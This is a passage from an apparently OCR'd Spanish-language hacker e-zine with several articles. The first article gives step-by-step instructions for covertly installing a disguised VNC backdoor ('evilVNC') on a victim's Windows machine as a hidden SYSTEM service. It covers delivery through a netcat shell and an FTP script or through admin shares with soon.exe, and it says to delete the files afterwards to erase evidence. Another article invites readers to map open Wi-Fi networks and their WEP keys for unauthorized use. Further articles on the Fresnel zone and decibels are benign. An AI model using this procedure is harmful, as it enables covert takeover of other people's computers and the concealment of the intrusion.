netlogon.exe	VNC Server con un nombre "no sospechoso"
logmessages.dll	Dll del VNC Server
wm hooks.dll	Dll del VNC Server

¿Y cómo subo los archivos a la víctima?
Como les dije usen TFTP, Netbios o FTP.
A mi me gusta más hacerlo por FTP, así que ese método voy a explicar, por ahí debe de haber manuales para hacerlo a través de TFTP, por ahí búsquenlos, más adelante voy a explicar como hacerlo desde Netbios.

Primero instalen Serv-U como servidor FTP, luego agreguen una cuenta de usuario cualquiera, y en la carpeta de ese usuario metan los archivos de instalación del VNC.


```
netlogon.exe
ex_evilvnc.bat
logmessages.dll
y no se les olvide:
wm_hooks.dll
```

Con esto tenemos preparados los archivos de la instalación de VNC Server.

Subir los archivos por FTP
Vamos a crear un script con los comandos de FTP para bajar los archivos a la víctima, para crear el siguiente script hay que estar en la Remote Command Shell de la víctima (si, donde nos conectamos a través de netcat con la víctima), una vez que estemos en el prompt ejecutamos los siguientes comandos:

Línea	Comando
1	echo open 192.168.11.254>script
2	echo usuario>>script
3	echo password>>script
4	get ex evilvnc.bat>>script
5	echo get netlogon.exe>>script
6	echo get logmessages.dll>>script
7	echo get wm hooks.dll>>script
8	echo bye>>script

El “echo” es para mandar un “eco” (como si mandaras texto) a un archivo, ese archivo se llama “script” y es el archivo que estamos creando donde guardaremos los comandos FTP.



Explicación:

```
Línea 1: Abrimos una sesión ftp a 192.168.11.254 (IP donde se
descargarán los archivos)
Línea 2: nombre de usuario del FTP
Línea 3: password del usuario de FTP
Línea 4 a la 7: Descargar los archivos
Línea 8: comando de salida del FTP
```

Ahora el script lo corremos con:

```
ftp -s:script
```

```
NOTA: Acuérdense de borrar el script, si alguien lo ve, va a saber su
nombre de usuario, password y el IP donde bajaron el archivo.
```

Con esto subimos los archivos necesarios para instalar nuestro “evilVNC”

Ahora bien, ya que tengamos los archivos en el Server corremos el archivo `ex_evilvnc.bat` desde la Command Shell remota y se instalará como servicio y estará listo inmediatamente para que te conectes por VNC, y si te preocupas que vayan a dar reboot y tengas que volver a instarlo no importa, como es servicio cuando se reinicie la máquina se volverá a cargar como servicio oculto con el nombre de “RPC Remote Procedure Call (RPC) Manager” y hará referencia a `“networks”` además entra con privilegios de System e interactuará con el usuario loggeado, incluso con el Administrador o con el que tu te quieras loggear, puedes cerrar la sesión actual e iniciar una nueva.

NOTA: Acuérdate que después de ejecutar ex_evilvnc.bat lo debes borrar, así como el script de FTP, bórralos para que no quede evidencia los movimientos y comandos que utilizaste ni que nombre de usuario ni password tienes en el caso del script de FTP.

Ya nada más conectate al ip donde lo instalaste y listo.
Si por alguna razón quieres borrar el servicio con la siguiente instrucción:

```
Net stop networks
sc delete networks
```

También borras los archivos que quedaron en %Systemroot%\system32
Y del registro borras la cadena:

HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC

Instalación a través Netbios

Antes que nada, para instalar el VNC necesitas tener privilegios de Administrador en el sistema remoto a través de Netbios, hay veces que los usuarios tienen compartido o mapeado su disco sin utilizar password ni nada, o a lo mejor tienes el password de administrador y deseas instalar VNC sin que se den cuenta, o sin usar ningún exploit.

Primeramente vamos a hacer la conexión a través de una sesión al sistema objetivo.
Nos vamos al recurso compartido de la comunicación entre procesos, (IPC$).
Usamos el comando net use \\<ip a conectar>\IPC$ /u:"<usuario con privilegios de administrador"

```
C:\>net use \\10.10.10.53\IPC$ /u:"Administrator"
The password or user name is invalid for \\10.10.10.53\IPC$.

Enter the password for 'Administrator' to connect to '10.10.10.53':
The command completed successfully.
```

Ya nada más tecleamos el password del Administrador y listo.

O también se puede usar la siguiente sintaxis.

```
C:\>net use \\10.10.10.53\IPC$ "password" /u:"Administrator"
```

Ya con esto no nos pide password, sino que lo ponemos directamente.

Ahora necesitamos copiar los archivos de nuestro "evilvnc" a la máquina que nos estamos conectando, para eso mapeamos un disco, que en este caso es C.

```
C:\>net use * \\10.10.10.53\C$
Drive Z: is now connected to \\10.10.10.53\C$.

The command completed successfully.
```

NOTA: Por default muchas máquinas siempre traen compartido C pero lo traen compartido como C$ (usan el signo de $ para que permanezca escondido, hay herramientas que buscan este tipo de recursos compartidos, también puede haber d$, e$, etc.).

En caso de que por alguna razón no haya un recurso compartido como este, les recomiendo que usen la siguiente herramienta que viene el el Windows Resource Kit de Windows 2000 y de Windows 2003.

srvmgr.exe (Server Manager)

Una vez que lo tengan instalado lo ejecutamos desde prompt (command shell) y al correrlo le pasamos como parámetro el ip de la máquina.

Srvmgr.exe \\10.10.10.53

Ahora vemos la ventana de Server Manager, luego vamos a Computer, Shared Directories, luego New Share, y ahí donde dice “Share name” escribimos un nombre para el recurso, ahora en Path escribimos la ruta de lo que vayamos a compartir, por ejemplo “ c:\ ”. Ya nada más damos OK y listo, tenemos un nuevo recurso compartido.

Regresando a lo anterior, ya que tenemos mapeado el disco duro de la máquina remota, ahora creamos una carpeta donde pongamos los archivos del VNC, es necesario crear una carpeta que se llame **evilvnc**. Algo muy importante con esta carpeta es que nuestro archivo nb_evilvnc.bat difiere con el ex_evilvnc.bat en las 3 primeras líneas, los cambios son que en este nb_evilvnc.bat especificamos la carpeta donde estan los archivos que corre el vnc, esto es debido a cuando se copian se tiene que especificar la) ruta exacta, en la explicación pasada (instalarlo desde un exploit, desde cmd shell) es más fácil porque cuando ejecutabamos ex_evilvnc.bat copiaba los archivos de la carpeta que se estaba trabajando.

Preparamos los archivos que subiremos al Server, que en este caso son:

```
Nb_evilvnc.bat
Logmessages.dll
Netlogon.exe
Wm_hooks.dll
```

Ahora en la carpeta evilvnc ponemos los archivos, lo puedes hacer desde el Explorador de Windows o desde command prompt, la unidad de disco remota en este caso se llama X:.

Ahora solo falta ejecutar el archivo de instalación de nuestro evilvnc, para ejecutarlo vamos a usar la herramienta soon.exe que esta en el sitio de Microsoft.

Nota: para poder usar la herramienta soon.exe debe estar corriendo el servicio de scheduler en el sistema remoto.

Para asegurarnos de que el servicio SCHEDULE (sc) este corriendo ejecutamos:

Por ejemplo, aquí me mando un error debido a que ya se encuentra corriendo y por eso no lo puede iniciar, en caso de que no estuviera lo inicia, quiere decir que efectivamente SI esta corriendo SCHEDULE (sc).

Antes de ejecutar el comando debemos hacer algo muy importante, sincronizar los relojes entre el cliente y el servidor, **la hora del cliente deberá ser menor a la hora del servidor,** por ejemplo, cuando programamos un comando, el comando se ejecutará a la hora más próxima de la máquina servidor, por ejemplo

23:15 hrs.	23:17
Hora Cliente	Hora Servidor

Son dos minutos de diferencia, o sea 120 segundos, este dato es importante.

Para averiguar la hora local usamos: time

```
C:\>time
The current time is: 23:15:40.53
Enter the new time:
```

NOTA: Como hice pruebas distintos días, en lugar de usar el ip 10.10.10.53 utilicé 192.168.0.11, cambié la red y me dio harta hueva reconfigurar y regresar a 10.10.10.XX

Para averiguar la hora remota usamos: net time \\ip

```
C:\>net time \\192.168.0.11
Current time at \\192.168.0.11 is 14/10/2005 11:17 p.m.

The command completed successfully.
```

Entonces, repito, la hora del cliente debe ser menor a la del servidor y los minutos que sean menor, será el parámetro de holgura para ejecutar el comando soon.


Si la hora del cliente es mayor a la hora del servidor, el comando que tecleaste se ejecutará hasta mañana.

Ahora bien, vamos a ejecutar el nb_evilvnc.bat en el sistema remoto a través del comando soon.exe (Se descarga gratis del sitio de Microsoft, al final del artículo viene link).

Ojo, si la diferencia entre los dos servers es de 1 minuto, usa 120 segundos de tiempo de holgura para ejecutar el comando, o si quieres 400 segundos, etc, lo que gustes.

La sintaxis es:

Soon \\<ip> <tiempo de holgura en segundos> “<COMANDO>”



Para comprobar que esta planeado ejecutar el comando, utiliza: at \\<ip>, por ejemplo: at \\192.168.0.11 y te salen los comandos que están planeados, si te equivocaste o te sale que el comando se ejecutará mañana, vuelve a sincronizar tu reloj, que sea menor hora que el del servidor y borra lo que ya tenías planeado, para borarrlo: at \\<ip> /del, por ejemplo: at \\192.168.0.11 /del

NOTA: No se puede ejecutar directamente nb_evilvnc.bat, se ejecutaría localmente y no tendría sentido. Para eso tenemos que ejecutarlo de manera remota, o sea que mandemos el comando desde nuestra máquina a el sistema remoto para que se ejecute en la otra máquina y no en la nuestra.
Recuerda borrar el archivo nb_evilvnc.bat.

Ahora ya nada más esperamos a que se haya ejecutado el comando programado, vamos al VNC viewer, ponemos el ip de la víctima, tecleamos el password y listo, ya instalamos VNC a través de netbios.

Gracias a rey_brujo & deadsector por su colaboración.

Cualquier duda o sugerencia, o quieres aportar algo no dudes en mandarme un e-mail, con gusto te responderé: despise@raza-mexicana.org

Referencias

VNC - Virtual Network Computing from AT&T Laboratories Cambridge
http://www.uk.research.att.com/archive/vnc/
RealVNC
http://www.realvnc.com
Real VNC Download
http://www.realvnc.com/cgi-bin/download.cgi
Comando SC
http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/sc.mspx
Jan Kratochvil WinVNC hide Hide running WinVNC server
http://www.jankratochvil.net/project/winvnc/
Windows Resource Kit 2003
http://www.microsoft.com/downloads/details.aspx?familyid=9d467a69-57ff-4ae7-96ee-b18c4790cffd&displaylang=en
Soon.exe Near-Future Command Scheduler
http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/soon-o.asp

Zona de Fresnel

Por Yo_Soy (yo_soy@raza-mexicana.org)

En este artículo, vamos a ver conceptos de telecomunicaciones, que después juntaremos todo, en un solo artículo práctico de cálculo de radio enlace.

Muchas veces, nos decidimos a hacer un enlace de Wi-Fi entre dos puntos distantes, simplemente te subes a la azotea de tu edificio, cierras un ojo y ves a lo lejos, todo bien, pues alcanzas a ver el edificio objetivo donde vas a poner el receptor. Compras tu equipo, lo colocas y oh sorpresa!, no todo sale como esperabas, ¿Pero porque?

Las frecuencias que utiliza el estándar Wi-Fi mas común, es el de 2.4 GHz (para 802.11b, 802.11g, 802.11 extreme g, 802.11n), sin embargo para el 802.11a es 5 GHz.

En la escuela nos enseñaron que las señales de microondas van desde los 300 MHz a los 300 GHz, por lo cual rápidamente vemos que el Wi-Fi son señales de microondas.


También aprendiste que las señales de microondas son de pequeña longitud de onda, y que estas tienen la propiedad de atenuarse rápidamente al refractarse, difractarse, reflejarse con los objetos, y que la atenuación en el espacio libre y la atenuación atmosférica, afectan los niveles de potencia de nuestra señal. Y que de todas ellas, la lluvia es la mas nociva para estas frecuencias (por eso calentamos los alimentos que la contienen en nuestro aparatito de microondas).

Zizizi, eso ya todos los sabemos, pero que onda con la zona de Fresnel.

La zona de Fresnel es una zona que hay que tener en cuenta además de la visibilidad directa entre nuestro transmisor y nuestro receptor. La regla nos dice que debemos tener por lo menos 0.6 de la primer zona de Fresnel, es decir, el 60%.

Para ello, primero tenemos que determinar la línea de vista entre nuestro transmisor y nuestro receptor, que básicamente es una línea imaginaria que une estos dos puntos.

Las zonas de Fresnel se representan como elipsoides concéntricos.




Zona de Fresnel

El radio de la primera zona de Fresnel se puede calcular así:

$$r = 17.32 \sqrt{\frac{d}{4f}}$$

Donde r es el radio, d la distancia entre las antenas en Km, y f la frecuencia en GHz.

Si existiera un obstáculo dentro la primer Zona de Fresnel, como el árbol que vemos en la figura de abajo, entonces tenemos la seguridad que existirá una atenuación en nuestra señal debido a las reflexiones y cambios de fase al pasar por este obstáculo.



Sin embargo, todavía es posible que exista en enlace entre los dos puntos, para ello calculamos la pérdida del espacio libre, y la pérdida por difracción y esta será la atenuación total que debemos restar a las ganancias de nuestro enlace.

Para distancias mayores a 3 Km. la curvatura de la tierra tenderá a afectar nuestro enlace, haciendo que zonas altas se incrementen aun más por lo que la perdida por difracción será aun mayor.

En el próximo número veremos un caso práctico de cálculo de radio enlace.

El futuro de la web.

Por TiMmU (timmuron@hotmail.com)

Antes que nada dejaré en claro que no expondré de manera alguna códigos o métodos para hackear el tipo de web´s que de las que voy a hablar solo hablaré de sus deficiencias.

Hace tiempo yo me mataba haciendo códigos en php y tablas en mysql para las páginas web de mis clientes, hasta que un día un cliente llegó y me dijo “YA NO HAY TRATO CONTIGO, PUES UNA MICRO EMPRESA ME HACE EL TRABAJO MÁS RAPIDO Y MEJOR QUE TU”.

Pensé en ese momento que este hombre se había vuelto loco y que alguien estaba tratando de tomarle el pelo, pero mi curiosidad es grande y decidí preguntarle quien le haría el trabajo de manera más rápida y segura que yo, me contestó que unos chicos que estaban a punto de ser “TECNICOS EN INFORMATICA”, me dijo que eran unos “PRODIGIOS DEL WEB Y LOS CODIGOS DE PHP”.

Me comentó que le hicieron una prueba piloto de su sitio con lo que quedó pasmado y me dio un link para que yo aprendiera y comenzara a apoyarme en ellos para poder ofrecer un buen servicio a mis clientes.

Al entrar al link, vaya sorpresa, me topé con un sistema muy avanzado, a lo que llamamos nosotros Portal Interactivo, un programador se tardaría mas o menos un mes en diseñar las tablas en mysql y la estructura en php y no se diga el maldito diseño... pero ellos estaban utilizando un sistema que genera el portal de manera automática y el diseño es solo una plantilla que se puede personalizar.

A este sistema tan “SOFISTICADO”, le llaman “NUKE” y yo solo conozco dos tipos de NUKES, el Php-Nuke y el PostNuke, que son sistemas de portales en php.

Descargue las ultimas versiones de estos dos y me di cuenta que ambos tienen las mismas características y por su puesto, las deficiencias son casi las mismas.

Tomaré como referencia el más popular el PHP-Nuke, que tiene miles de portales a su cargo, pues su instalación es muy sencilla, solo necesita un servidor web(ya sea gratuito o pagado), que tenga soporte a PHP y MySql, esto para la instalación y lectura del portal, subes por FTP todos los archivos y en el archivo CONFIG.PHP se rellenan los siguientes campos.

$dbhost = "localhost"; ← el localhost de tu servidor de phpMyAdmin u otro ejem. http://mysql.net
$dbuname = "root"; ← Nombre del usuario
$dbpass = ""; ← password de la base de datos ← ¿????
$dbname = "nuke"; ← nombre de la base de datos
$prefix = "nuke";

```
$user_prefix = "nuke";
$dbtype = "MySQL";
$sitekey = "S·kQSd5%W@Y62-dm29-.-39.3a8sUf+W9";
$gfx_chk = 0;
$subscription_url = "";
$admin_file = "admin";
$advanced_editor = 0;
```

Los demás campos se supone que los puedes dejar en blanco...

Ahora necesitamos un poco de imaginación a lo siguiente... ¿Cómo demonios voy a administrar el sitio?!!...

Sencillo el programa por si solo al instalarse deja abierta la cuenta admón., quiere decir que el primero en registrarse en la web será el que tenga el control total del portal.

Lo siguiente es configurarlo desde la administración y poner la plantilla personalizada que anteriormente ya debiste haber subido a la carpeta themes.

Y así sucesivamente puedes ir actualizándolo y ponerle sus respectivos “ADDONS” al portal para que sea MÁS INTERACTIVO Y MÁS MODERNO.

Creo que esto es un peligro no solo al sistema del portal si no del servidor completo, pues encontré varias deficiencias como dije antes en estos sistemas.

Comencemos con la instalación, sería bueno que al meter el archivo config.php pusieran de menos un sistema de CONFIGURACION INTERNA, con el cual tu puedas cambiar el nombre del archivo y señalarle al programa cual es el archivo correcto, de este modo ningún listillo podría descargar el user y el pass del sitio web, estoy no solo hablando de una deficiencia en el programa, si no también en los servidores especialmente en los gratuitos donde sacar el pass de un FTP no es difícil realmente, todo es cuestión de lógica y un poco de tiempo que perder.

También con un poco de creatividad puedes hackear el archivo config.php pues el código del mismo se encuentra igual en todas los portales hechos en este sistema, por lo que al analizarlo puedes encontrar los déficit del mismo.

Por otro lado, esta la administración y el sistema de seguridad, que pueden ser parchados por el mismo usuario, claro, si este sabe de php no le será difícil encontrar que hay varios problemas con agujeros que tiene el software, y sé dará cuenta que cualquier usuario registrado en el portal, puede violar los sistemas de seguridad del mismo, como dije antes todo es motivo de ponerse a pensarle un poco y darse cuenta que por algo se llama NUKE (EN ESPAÑOL BOMBA), mi pregunta aquí es, la bomba es para los usuarios, el servidor, la base de datos, o para quien es esa bomba, que yo sepa no hay bomba que sirva para construir.

En fin, ahora pasamos a la seguridad externa, esta la puede ejecutar cualquier persona ajena al portal, quiero decir los usuarios invitados, con algunos trucos y conocimientos en la estructura del portal y un poco de imaginación pueden hacer miles de cosas en estos portales.

Un ejemplo es el archivo admin.php en el cual hay una estructura interna que permite agregar súper usuarios al sistema SIN NECESIDAD DE SER ADMINISTRADOR por lo que estos pueden hacer lo que quieran con el sitio.
Un programador de estos lenguajes puede comprender que esto es un peligro, pues el acceso al código es libre por lo que tu portal no tiene una privacidad de códigos, más sin embargo puede ser modificado y mejorado, pero yo sigo en la firme idea de que no hay nada mejor que hacer uno sus propios códigos.

Una vez Xytras dijo de manera firme en el canal, “NADA QUE SEA GRATIS DEBE SER BUENO, AL MENOS YO NUNCA REGALO ALGO QUE SIRVA”.

Yo creo que probablemente este sistema sirve, siempre y cuando sea modificado por el usuario, no conozco mucho de GPL y no sé si hay problema con lo que estoy sugiriendo pues los códigos son responsabilidad y derecho reservados del mismo autor del software.

A este cliente que les comentaba al principio del escrito, probablemente le vendieron lo que el buscaba, una cárcel de máxima seguridad virtual, muy apantallante y segura por fuera, pero con miles de agujeros por dentro. Claro solo los privilegiados saben donde están esos agujeros o si te interesa saber te sale en una lana.

Lo que me preocupa es el lema de estas empresas las cuales llaman al PHP-Nuke y al PostNuke “EL FUTURO DE LA WEB”...

No me gustaría llegar a ese futuro, pues todos los códigos se hacen bajo el mismo patrón. A mi me gusta hacer mis códigos, y me gusta aprender nuevas técnicas de estructura, no me gustaría engañar a mis clientes diciéndoles que YO HAGO LAS PAGINAS cuando dejo QUE OTRO LAS HAGA POR MÍ y este OTRO tiene problemas de SEGURIDAD.

Es muy respetable el hecho de que el autor de estos programas lo exhiba de manera pública y de ese modo las personas que apenas están aprendiendo php pueden adentrarse con más facilidad al mundo del diseño web. Pero se me hace injusto que si es un software gratuito con problemas de seguridad, se engañe a los clientes que invierten su dinero en sitios para vender publicidad, y se les venda esta clase de programas que a la larga dan más problemas que los propios.

Por el momento es todo lo que tengo que decir con respecto a este tema, se aceptan quejas, mentadas de madre y no pueden faltar correos como “STAS PNDJO O K T PAZA CI LOS NUKES SON LA NETA Y EL FUTURO DE LA GUEB!!!”.

Pero también acepto correos con felicitaciones o una valiosísima critica constructiva con respecto a este artículo.

Decibeles en Telecomunicaciones

Por Yo_Soy (yo_soy@raza-mexicana.org)

Cuando trabajamos en aspectos de electrónica y telecomunicaciones, es muy común ver que trabajamos con unidades expresadas en dB, y aunque podría pensarse que se trata de una unidad de medida como tal, lo cierto es que no es así, es tan solo una unidad de referencia logarítmica, lo cual significa que es fácil para sumar y para restar.

¿A que nos referimos? Pues simplemente que en lugar de trabajar con cantidades o muy grandes o muy pequeñas, expresamos todo en decibeles.

Decibel equivale a la décima parte de un bel. Algunos dicen que se el sonido se mide en dB, pues no, el sonido como tal no, pero si la potencia del sonido. El sonido se mide en µPa (micro pascales).

Lo cierto es que el decibel como tal es una unidad de referencia para medir la potencia de una señal.

Matemáticamente, el dB es expresa como:

dB = 10 * log(G) para potencia
dB = 20 * log(G) para voltajes

Ahora, vamos a aprender a interpretar estas lecturas para cuando compramos una antena para wireless o similar, existen los siguientes:

dBi
Son decibeles que hacen referencia a una antena isotrópica (una antena isotrópica es aquella que radia niveles de potencia iguales en todos los sentidos, esta es una antena de referencia ideal, que no existe).

dBd
Son decibeles que hacen referencia a una antena de dipolo (es una que es por lo menos ¼ de longitud de onda de largo) y es la de menos ganancia en la practica.

dBm
Son decibeles que hacen referencia a un mili watt (mW):

$$dBm = 10 * \log (P/1mW)$$

dBW
Son decibeles que hacen referencia a un Watt de potencia.

$$dBW = 10 * \log (P/1W)$$

La diferencia de ganancias entre una antena de dipolo de referencia y una isotrópica de referencia es de 2.15 dB, por lo cual:

dBi = 2.15 + dBm
Bueno, y de que nos sirve saber todo esto, pues muy fácil. Muchos de nosotros utilizamos tecnologías inalámbricas día con día, así pues, tenemos tarjetas inalámbricas para nuestra laptop, antenas de exteriores para nuestra red inalámbrica, etc.

Por ejemplo, una tarjeta PCMCIA normalmente anda entre los +15 dBm, y -83 dBm de sensibilidad.

Las antenas tienen una sensibilidad expresada en decibeles negativos (las señales pequeñas son números negativos), y se refieren al mínimo de potencia que pueden recibir en una señal para poder de-modularla y trabajar correctamente con ella.

También el conocer esto es útil a la hora de comprar cables, porque además de la impedancia muchas veces viene especificada la atenuación por metro del cable, por ejemplo: el cable coaxial LMR 400 tiene una perdida de 0.22 dB/m (decibeles por metro, no confundir con dBm).

Decibeles negativos

Si la ganancia de potencia es menor que la unidad, existe una pérdida de potencia (atenuación) y la ganancia de potencia en decibeles es negativa. Por ejemplo, si la potencia de salida es 1.5 W para una potencia de entrada de 3 W, se tiene:

$$G = 1.5\ W / 3\ W = 0.5$$

y la ganancia de potencia en decibeles será:

$$G' = 10 \log 0.5 = -3.01\ dB$$

Las ganancias en decibeles se suman

Puesto que la ganancia total de potencia de dos etapas en cascada es de

$$G = G1G2$$

pueden tomarse logaritmos en ambos lados para obtener

$$\log G = \log G1G2 = \log G1 + \log G2$$

así que las ganancias en decibeles se suman, y las atenuaciones o pérdidas se restan, sin embargo, no podemos sumar dBm + dBi ó dBm + dBW, en este caso, tenemos que pasar los dBm a dBi primero y luego podremos efectuar la suma.

Ya después veremos para que nos sirve todo esto que vimos ahorita.

Proyecto Wireless

Por Wíreles (wireless@raza-mexicana.org)

Debido a la gran demanda que tienen en estos tiempos los Access Points o Routers Inalámbricos, mucha gente los compra e instala sin saber los riesgos que generan si no se configuran correctamente, dejando para cualquier persona que se pare afuera de tu casa u oficina con una laptop, un acceso libre a Internet y a tu red interna.

Por otro lado, existe un programa que se ha hecho muy popular, Google Earth, sirve para ver a través de fotos satelitales de todo el mundo, hacer muy buenos acercamientos a ciudades, calles, edificios, escuelas, aeropuertos, restaurantes, etc., te permite poner marcas de lugares específicos, escribir comentarios.

En los últimos viajes que he hecho dentro de la republica me he dado cuenta que en todas las ciudades existen Access Points abiertos, no es una noticia nueva, pero poco a poco he ido anotando los que encuentro marcando un punto en mi Google Earth.

Teniendo en cuenta lo anterior, se les invita a todos a hacer una recopilación de los Access Points de México, a través de Google Earth, con el cual podremos marcar los puntos de acceso y publicar listas en la pagina de raza-mexicana donde principalmente se planea publicar 2 archivos, uno de actualizaciones y otro donde se tenga la lista completa de puntos.

Con esto se quiere lograr que si viajas a algún lugar de México y tienes tu lista actualizada, poder saber donde se encuentran los Access Points de esa ciudad y poder conectarte a Internet sin tener que pagar por el.

Lo que se les pide es enviar la ubicación exacta de la red inalámbrica, el nombre de la red, si llegase a tener alguna llave WEP, si te asigna una dirección IP automáticamente o si le tienes que asignar manualmente, así como el gateway, netmask y rango de IPS que se requieren o algún comentario que quieran agregar.

Esto de ninguna manera es para atacar redes y meterse con los archivos de las empresas o casas, es para tener acceso a Internet de manera gratuita en la ciudad donde estés.


¿De donde descargo Google Earth?

Google Earth es un programa con una versión gratuita que ofrece Google, lo puedes bajar de http://earth.google.com

¿Como marco un punto en Google Earth?


Hay que ubicar un lugar, en la parte inferior derecha del programa viene un botón con la imagen de una chincheta o tachuela, das click y te aparece un menú y escoges placemark (o puedes usar ctrl. + N), mueves el punto al lugar donde esta la red inalámbrica y pones el nombre que gustes, ahí mismo puedes escribir los comentarios o notas que creas convenientes.

A continuación se muestra en el siguiente ejemplo cómo agregar un nuevo punto en Google Earth, donde se señala al Hotel Ramada que se encuentra cerca del Aeropuerto de la Ciudad de México.

